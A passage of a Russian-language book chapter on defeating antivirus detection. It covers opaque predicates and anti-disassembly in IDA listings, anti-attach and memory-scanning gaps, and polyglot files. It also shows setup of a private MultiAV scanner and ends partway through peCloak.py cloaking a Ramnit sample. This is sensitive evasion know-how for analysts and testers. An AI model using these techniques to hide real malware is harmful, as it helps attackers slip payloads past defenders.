


Рисунок 8.2. IDA показывает больше кода FlyStudio после исправления

После изменений обнаруживается дополнительный код. Можно выделить команды от точки `start` до `JNB`, нажать P и создать функцию.

```
.text:0045402C                          public start
.text:0045402C                  start:
.text:0045402C EB 03                    jmp     short loc_454031
.text:0045402C                  ; ---------------------------------------------------------------------------
.text:0045402E 0B 95                    dw 950Bh
.text:00454030 39                       db 39h
.text:00454031                  ; ---------------------------------------------------------------------------
.text:00454031
.text:00454031                  loc_454031:                             ; CODE XREF: .text:start↑j
.text:00454031 60                       pusha
.text:00454032 F8                       clc
.text:00454033 73 07                    jnb     short loc_45403C ; This is our old jump
.text:00454033                  ; ---------------------------------------------------------------------------
.text:00454035 E5                       db 0E5h ;
.text:00454036 88                       db  88h ;
.text:00454037 AA                       db 0AAh ;
.text:00454038 D5                       db 0D5h ;
.text:00454039 8D                       db  8Dh ;
.text:0045403A E9                       db 0E9h ;
.text:0045403B BA                       db 0BAh ;
.text:0045403C                  ; ---------------------------------------------------------------------------
.text:0045403C
.text:0045403C                  loc_45403C:                             ; CODE XREF: .text:00454033↑j
.text:0045403C E8 05 00 00 00           call    loc_454046
.text:00454041 7A 7B                    jp      short near ptr loc_4540BD+1
.text:00454043 41                       inc     ecx
.text:00454044 41                       inc     ecx
.text:00454045 37                       aaa
.text:00454046
.text:00454046                  loc_454046:                             ; CODE XREF: .text:loc_45403C↑p
.text:00454046 5E                       pop     esi
.text:00454047 73 06                    jnb     short loc_45404F
.text:00454049 95                       xchg    eax, ebp
.text:0045404A 7A 5E                    jp      short loc_4540AA
.text:0045404C 6A CC                    push    0FFFFFFCCh
.text:0045404E 06                       push    es
.text:0045404F
.text:0045404F                  loc_45404F:                             ; CODE XREF: .text:00454047↑j
.text:0045404F 81 C6 BF FF FF FF        add     esi, 0FFFFFFBFh
.text:00454055 EB 02                    jmp     short loc_454059
```

Рисунок 8.3. Частично восстановленная функция FlyStudio

Однако она выглядит странно: всего четыре базовых блока, нигде не выбирается ложная ветвь, а в последнем блоке видны недопустимые команды. Причина - еще один непрозрачный предикат с переходом в середину настоящей команды. Команда `JP` ведет на `0x4540BD + 1`, повторяя прежний прием.

Исправив этот и остальные переходы, можно восстановить настоящий граф потока функции.




Рисунок 8.4. Граф потока главной функции FlyStudio

Правильный граф позволяет извлекать сведения о базовых блоках и связях и создавать графовую сигнатуру. Непрозрачные предикаты с переходами внутрь команд ломают недостаточно сложный статический анализатор. IDA или антивирус не получают правильную структуру.

Так можно обойти все подпрограммы, использующие сведения графа потока либо вызовов: собранные ядром данные будут неполными. Другие обобщенные правила перебирают команды до определенного признака и не находят настоящие ветви из-за непрозрачных предикатов и противодизассемблерных приемов.

Другие приемы противодействия

Существует множество других способов помешать правильному анализу и обойти ядро. Ниже перечислены самые интересные.

Защита от присоединения

Такие приемы не позволяют отладчику присоединиться к текущему процессу. Некоторые антивирусы действительно присоединяются, чтобы читать память и применять к страницам сигнатуры и обобщенные подпрограммы.

Интересные способы исследовал Валиед Ассар. В Windows отладчик для присоединения создает в процессе удаленный поток. Загрузчик операционной системы при создании каждого потока вызывает функцию обратного вызова локального хранилища потока TLS.

Можно создать такую функцию, увеличивающую глобальный счетчик. Если значение превышает заранее известное число потоков программы, значит появился удаленный поток. Тогда программа завершается, не позволяя отладчику, в данном случае антивирусу, продолжать анализ. Другие приемы Ассара опубликованы в его блоге.

Пропуск страниц памяти

Большинство ядер не присоединяется к процессам, поскольку это слишком навязчиво. Вместо этого они обычно:

1. вызывают `OpenProcess`;
2. несколькими вызовами `VirtualQuery` определяют страницы памяти;
3. читают первые байты страниц посредством `ReadProcessMemory`.

Настольный антивирус не может читать все байты всех страниц из-за производительности. Даже один Блокнот Microsoft в 32-разрядной Windows 7 содержит сегменты системных DLL `ntdll`, `kernel32`, `advapi`, `gdi32` и других, собственные разделы кода и данных, стек, кучу и виртуальную память - всего около 222 отдельных страниц.

Поэтому сканеры сокращают объем. Часто пропускаются большие страницы или читается только начало каждой. Код и строки можно спрятать на несколько килобайтов или мегабайтов дальше начала. Антивирус прочитает лишь ограниченный объем, обычно до 1024 килобайт, и не увидит настоящие данные.

Другой прием использует то, что внимание обычно уделяется страницам RWX или RX. Код размещается на нескольких страницах только для чтения RO. Попытка исполнения вызывает исключение. Его обработчик временно меняет защиту на RX, продолжает исполнение, а затем снова запирает страницу как RO.

Это лишь один из способов обмануть пользовательский анализ памяти. Ядровой анализ обойти сложнее, хотя последний прием иногда действует и против него.

Путаница форматов

Смешение форматов обходит обнаружение, рассчитанное на определенный тип. Например, Adobe Acrobat Reader в большинстве версий считает PDF все, где магическая строка `%PDF-1.X` находится среди первых 256 байтов. Поэтому можно создать правильный PDF со средством эксплуатации внутри другого действительного формата - PE, ZIP, JPG и так далее.

Примечание. Примеры файлов-полиглотов есть в разделе Corkami. Среди них документ, одновременно являющийся PDF, HTML с JavaScript и исполняемым файлом Windows PE.

Автоматизация обхода сканеров

При проверке на проникновение иногда требуется обмануть один или несколько сканеров целевой организации. Существуют вспомогательные средства, например Veil Framework, но для проверки нагрузки часто используют открытые службы наподобие VirusTotal. Отправлять туда образец может быть плохой идеей, если нагрузка должна оставаться скрытой долго. Причина проста: загруженный в VirusTotal файл становится доступен всей антивирусной отрасли. Обычно это полезно, но для сохранения закрытой нагрузки и устойчивого обхода нужен собственный аналог службы.

Сначала создадим частную многосканерную систему, затем применим ее для автоматизации обхода.

Начальные действия

Нам понадобятся:

• виртуальная машина VirtualBox;
• 32-разрядная Ubuntu Desktop 14;
• открытое средство MultiAV для проверки файла или каталога несколькими сканерами, полностью написанное на Python;
• несколько антивирусов с версией для Linux либо возможностью запуска через Wine и бесплатной лицензией;
• библиотека или комплект обхода: вместо более полного Veil Framework здесь используется сценарий `peCloak.py` для PE, написанный на Python.

Создайте 32-разрядную виртуальную машину Ubuntu Desktop, установите гостевые дополнения и настройте сетевую карту как мост, чтобы подключаться к слушающим службам TCP внутри гостевой системы.

Установите Git и получите исходный код MultiAV:

```
$ sudo apt-get install git
$ cd $HOME
$ git clone https://github.com/joxeankoret/multiav
```

Теперь исходники есть, но антивирусы еще не установлены.

Установка ClamAV

Начнем с самого простого. Установите фоновую службу, привязки Python, свежие сигнатуры и запустите службу:

```
$ sudo apt-get install python-pyclamd clamav-daemon
$ sudo freshclam
$ sudo /etc/init.d/clamav-daemon start
```

Проверьте сканер на испытательном файле EICAR:

```
$ mkdir malware
$ cd malware
$ wget http://www.eicar.org/download/eicar.com.txt
```

```
$ clamdscan eicar.com.txt
/home/joxean/malware/eicar.com.txt: Eicar-Test-Signature FOUND

----------- SCAN SUMMARY -----------
Infected files: 1
Time: 0.068 sec (0 m 0 s)
```

Проверьте привязки Python отсутствием ошибки импорта:

```
$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:38)
[GCC 4.8.2] on linux2
>>> import pyclamd
>>>
```

Кроме ClamAV установим:

• Avast для Linux с тридцатидневной испытательной лицензией;
• бесплатный домашний выпуск AVG для Linux;
• бесплатный домашний F-Prot;
• бесплатный Comodo для Linux;
• Zoner Antivirus, продукты которого на момент написания были бесплатными.

Установка Avast

Испытательную версию Avast Core Security для Linux можно запросить на сайте поставщика; требуется действующая электронная почта. Получив ключ лицензии, сведения о репозитории Ubuntu и ключ GPG, выполните:

```
# echo "deb http://deb.avast.com/lin/repo debian release" >> /etc/apt/sources.list
# apt-key add /path/to/avast.gpg
# apt-get update
# apt-get install Avast
```

Скопируйте присланный файл `license.avastlic` в `/etc/avast`. Лицензии на 30 дней достаточно для испытательной системы. Запустите и проверьте продукт:

```
$ sudo /etc/init.d/avast start
$ mkdir malware
$ cd malware
$ wget http://www.eicar.org/download/eicar.com.txt
$ scan eicar.com.txt
/home/joxean/malware/eicar.com.txt
EICAR Test-NOT virus!!!
```

Установка AVG

Загрузите 32-разрядный пакет DEB для Linux. На момент написания использовался `avg2013flx-r3118-a6926.i386.deb`. Установка состоит из одной команды:

```
$ sudo dpkg -i avg2013flx-r3118-a6926.i386.deb
```

Проверьте EICAR:

```
$ avgscan /home/joxean/malware/eicar.com.txt
AVG command line Anti-Virus scanner
Copyright (c) 2013 AVG Technologies CZ

Virus database version: 3657/6926
Virus database release date: Mon, 16 Dec 2013 22:19:00 +0100

/home/joxean/malware/eicar.com.txt  Virus identified EICAR_Test
Files scanned     : 1(1)
```

```
Infections found  : 1(1)
PUPs found        : 0
Files healed      : 0
Warnings reported : 0
Errors reported   : 0
```

Установка F-Prot

Загрузите с сайта F-Prot архив GZip и распакуйте:

```
$ tar -xzvf fp-Linux.x86.32-ws.tar.gz
```

Перейдите в созданный каталог и запустите установщик:

```
$ sudo perl install-f-prot.pl
```

Принимайте ответы по умолчанию. После установки программы и свежих сигнатур выполните проверку:

```
$ fpscan -r /home/joxean/malware/eicar.com.txt

F-PROT Antivirus CLS version 6.7.10.6267, 32bit
FRISK Software International (C) Copyright 1989-2011
Engine version: 4.6.5.141
Arguments: -r /home/joxean/malware/eicar.com.txt
Virus signatures: 201506020213

[Found virus] <EICAR_Test_File (exact)>
  /home/joxean/malware/eicar.com.txt

Results:
Files: 1
Skipped files: 0
MBR/boot sectors checked: 0
Objects scanned: 1
Infected objects: 1
Infected files: 1
Files with errors: 0
Disinfected: 0
Running time: 00:01
```

Установка Comodo

Загрузите 32-разрядный пакет Ubuntu с сайта Comodo; в примере это `cav-linux_1.1.268025-1_i386.deb`. Установите и выполните первоначальную настройку:

```
$ sudo dpkg -i cav-linux_1.1.268025-1_i386.deb
$ sudo /opt/COMODO/post_setup.sh
```

Примите лицензию и параметры по умолчанию. Затем запустите графический интерфейс:

```
$ /opt/COMODO/cav
```

Нажмите ссылку, сообщающую, что база никогда не обновлялась, и дождитесь загрузки сигнатур. Проверьте сканер:

```
$ /opt/COMODO/cmdscan -v -s /home/joxean/malware/eicar.com.txt
------== Scan Start ==-----
/home/joxean/malware/eicar.com.txt ---> Found Virus, Malware Name is Malware
------== Scan End ==------
Number of Scanned Files: 1
Number of Found Viruses: 1
```

Поставляемый `cmdscan` несколько ограничен. В главе 2 было создано улучшенное средство, совместимое с MultiAV; ниже используется именно оно.

Установка Zoner Antivirus

Загрузите Zoner Antivirus для GNU/Linux, выбрав Ubuntu и 32-разрядную версию. Установите пакет:

```
$ dpkg -i zav-1.3.0-ubuntu-i386.deb
```

Зарегистрируйте продукт и получите по электронной почте код. От имени `root` откройте `/etc/zav/zavd.conf` и запишите ключ в секцию `UPDATE_KEY`. Затем обновите сигнатуры, перезапустите службу и проверьте ее:

```
$ sudo /etc/init.d/zavd update
02/06/15 12:45:54 [zavdupd]: INFO: ZAVd Updater starting ...
02/06/15 12:46:00 [zavdupd]: INFO: Succesfully updated ZAV database and ZAVCore engine
Informing ZAVd about pending updates
$ sudo /etc/init.d/zavd restart
Stopping Zoner AntiVirus daemon
02/06/15 12:46:52 [zavd]: INFO: Sending SIGTERM to 16863
02/06/15 12:46:52 [zavd]: INFO: ZAVd successfully terminated
Starting Zoner AntiVirus daemon
02/06/15 12:46:53 [zavd]: INFO: ZAVd successfully started
$ zavcli ../malware/eicar.com.txt
../malware/eicar.com.txt: INFECTED [EICAR.Test.File-NoVirus]
```

Все необходимые продукты установлены. Теперь настроим клиент MultiAV.

Настройка MultiAV

MultiAV поддерживал 15 продуктов, задаваемых в `config.cfg`. Нужно отключить все неиспользуемые ядра. Например, для ESET Nod32 добавьте `DISABLED=1`:

```
[ESET]
PATH=/opt/eset/esets/sbin/esets_scan
ARGUMENTS=--clean-mode=NONE --no-log-all
DISABLED=1
```

Оставьте включенными только Avast, AVG, ClamAV, Comodo, F-Prot и Zoner. Полная конфигурация выглядит примерно так:

```
[ClamAV]
UNIX_SOCKET=/var/run/clamav/clamd.ctl

[F-Prot]
PATH=/usr/local/bin/fpscan
ARGUMENTS=-r -v 0

[Comodo]
PATH=/opt/COMODO/mycmdscan
ARGUMENTS=-s $FILE -v

[ESET]
PATH=/opt/eset/esets/sbin/esets_scan
ARGUMENTS=--clean-mode=NONE --no-log-all
DISABLED=Y

[Avira]
PATH=/usr/lib/AntiVir/guard/scancl
ARGUMENTS=--quarantine=/tmp -z -a --showall --heurlevel=3
DISABLED=Y

[BitDefender]
PATH=/opt/BitDefender-scanner/bin/bdscan
```

```
ARGUMENTS=--no-list
DISABLED=Y

[Sophos]
PATH=/usr/local/bin/sweep
ARGUMENTS=-archive -ss
DISABLED=Y

[Avast]
PATH=/bin/scan
ARGUMENTS=-f

[AVG]
PATH=/usr/bin/avgscan
ARGUMENTS=-j -a --ignerrors

[DrWeb]
PATH=/opt/drweb/drweb
ARGUMENTS=
DISABLED=Y

[McAfee]
PATH=/usr/local/uvscan
ARGUMENTS=--ASCII --ANALYZE --MANALYZE --MACRO-HEURISTICS --RECURSIVE --UNZIP
DISABLED=Y

# Ikarus запускается в Linux посредством Wine.
[Ikarus]
PATH=/usr/bin/wine
ARGUMENTS=/path/to/ikarus/T3Scan.exe -sa
DISABLED=1

[F-Secure]
PATH=/usr/bin/fsav
ARGUMENTS=--action1=none --action2=none
DISABLED=1

[Kaspersky]
PATH=/usr/bin/kav
ARGUMENTS=scan $FILE -i0 -fa
DISABLED=1

[ZAV]
PATH=/usr/bin/zavcli
ARGUMENTS=--no-show=clean
```

Проверьте MultiAV файлом EICAR:

```
$ python multiav.py /home/joxean/malware/eicar.com.txt

{'AVG': {'/home/joxean/malware/eicar.com.txt': 'EICAR_Test'},
 'Avast': {'/home/joxean/malware/eicar.com.txt': 'EICAR Test-NOT virus!!!'},
 'ClamAV': {'/home/joxean/malware/eicar.com.txt': 'Eicar-Test-Signature'},
 'Comodo': {'/home/joxean/malware/eicar.com.txt': 'Malware'},
 'F-Prot': {'/home/joxean/malware/eicar.com.txt': 'EICAR_Test_File (exact)'},
 'ZAV': {'/home/joxean/malware/eicar.com.txt': 'EICAR.Test.File-NoVirus'}}
```

Отчет показывает обнаружение каждым ядром. Если какое-то отсутствует, вернитесь к его настройке и убедитесь в исправной работе.

Следующий шаг - запуск веб-интерфейса и прикладного программного интерфейса JSON. Рядом с `multiav.py` находится сценарий `webapi.py`. Запустите его командой:

```
$ python webapi.py
http://0.0.0.0:8080/
```

По умолчанию программа слушает все сетевые интерфейсы виртуальной машины на порту 8080. Открыв адрес в браузере, вы увидите страницу, похожую на рисунок 8.5.




Рисунок 8.5. Главная страница MultiAV

Через нее можно передать один файл для проверки несколькими продуктами. После завершения появится таблица результатов, как на рисунке 8.6, где показан другой экземпляр MultiAV с большим числом антивирусов.




Рисунок 8.6. Результаты антивирусной проверки

Но важнее не веб-интерфейс, а прикладной программный интерфейс для собственных средств. Интерфейс MultiAV на основе JSON предоставляет три метода:

- `/api/upload` - передать файл и получить отчет;
- `/api/upload_fast` - проверить только быстрыми сканерами;
- `/api/search` - получить сохраненный отчет ранее исследованного файла.

`upload_fast` подходит для проверки измененных вариантов собственной нагрузки. Создать такой вариант Meterpreter или другой программы поможет `peCloak.py`.

peCloak

peCloak создавался как опыт по обходу антивирусов. Опыт оказался успешным: все исследуемые продукты удалось обмануть, одни с параметрами по умолчанию, другие со специальными ключами. Измененная авторами книги версия находится в каталоге `evasion` проекта TAHH на GitHub.

Средство преобразует существующие исполняемые файлы Windows PE ради обхода статического обнаружения. Проверим его вручную на образце с MD5 `767d6b68dbff63f3978bec0114dd875c`:

```
$ md5sum ramnit_767d6b68dbff63f3978bec0114dd875c.exe
767d6b68dbff63f3978bec0114dd875c  ramnit_767d6b68dbff63f3978bec0114dd875c.exe
$ /home/joxean/multiav/multiav-client.py ip-address-of-multi-av:8080 \
  ramnit_767d6b68dbff63f3978bec0114dd875c.exe -f
Results:

{u'AVG': {u'/tmp/tmpE4WvF0': u'Win32/Zbot.G'},
 u'Avast': {u'/tmp/tmpE4WvF0': u'Win32:RmnDrp'},
 u'ClamAV': {u'/tmp/tmpE4WvF0': u'W32.Ramnit-1'},
 u'F-Prot': {u'/tmp/tmpE4WvF0': u'W32/Ramnit.E'},
 u'ZAV': {u'/tmp/tmpE4WvF0': u'Win32.Ramnit.H'}}
```

Известный образец обнаружили пять продуктов. Создадим измененную версию:

```
$ ./peCloak.py -a -o test.exe \
  ramnit_767d6b68dbff63f3978bec0114dd875c.exe

============================================================================
|                          peCloak.py (beta)                               |
|  A Multi-Pass Encoder & Heuristic Sandbox Bypass AV Evasion Tool         |
|           Author: Mike Czumak | T_V3rn1x | @SecuritySift                |
|  Usage: peCloak.py [options] [path_to_pe_file] (-h or --help)            |
============================================================================

[*] ASLR not enabled
[*] Creating new section for code cave...
[*] Code cave located at 0x443000
[*] PE Section Information Summary:
    [+] Name: .text, Virtual Address: 0x1000, Virtual Size: 0x9cda,
        Characteristics: 0x60000020
    [+] Name: .data, Virtual Address: 0xb000, Virtual Size: 0xcdc,
        Characteristics: 0xc0000040
    [+] Name: .rsrc, Virtual Address: 0xc000, Virtual Size: 0x9128,
        Characteristics: 0x40000040
    [+] Name: .text, Virtual Address: 0x16000, Virtual Size: 0x2d000,
        Characteristics: 0xe0000020
    [+] Name: .NewSec, Virtual Address: 0x43000, Virtual Size: 0x1000,
        Characteristics: 0xe00000e0
[*] Preserving the following entry instructions (at entry address 0x416000):
    [+] pusha
    [+] call 0x416006
    [+] pop ebp
    [+] mov eax,ebp
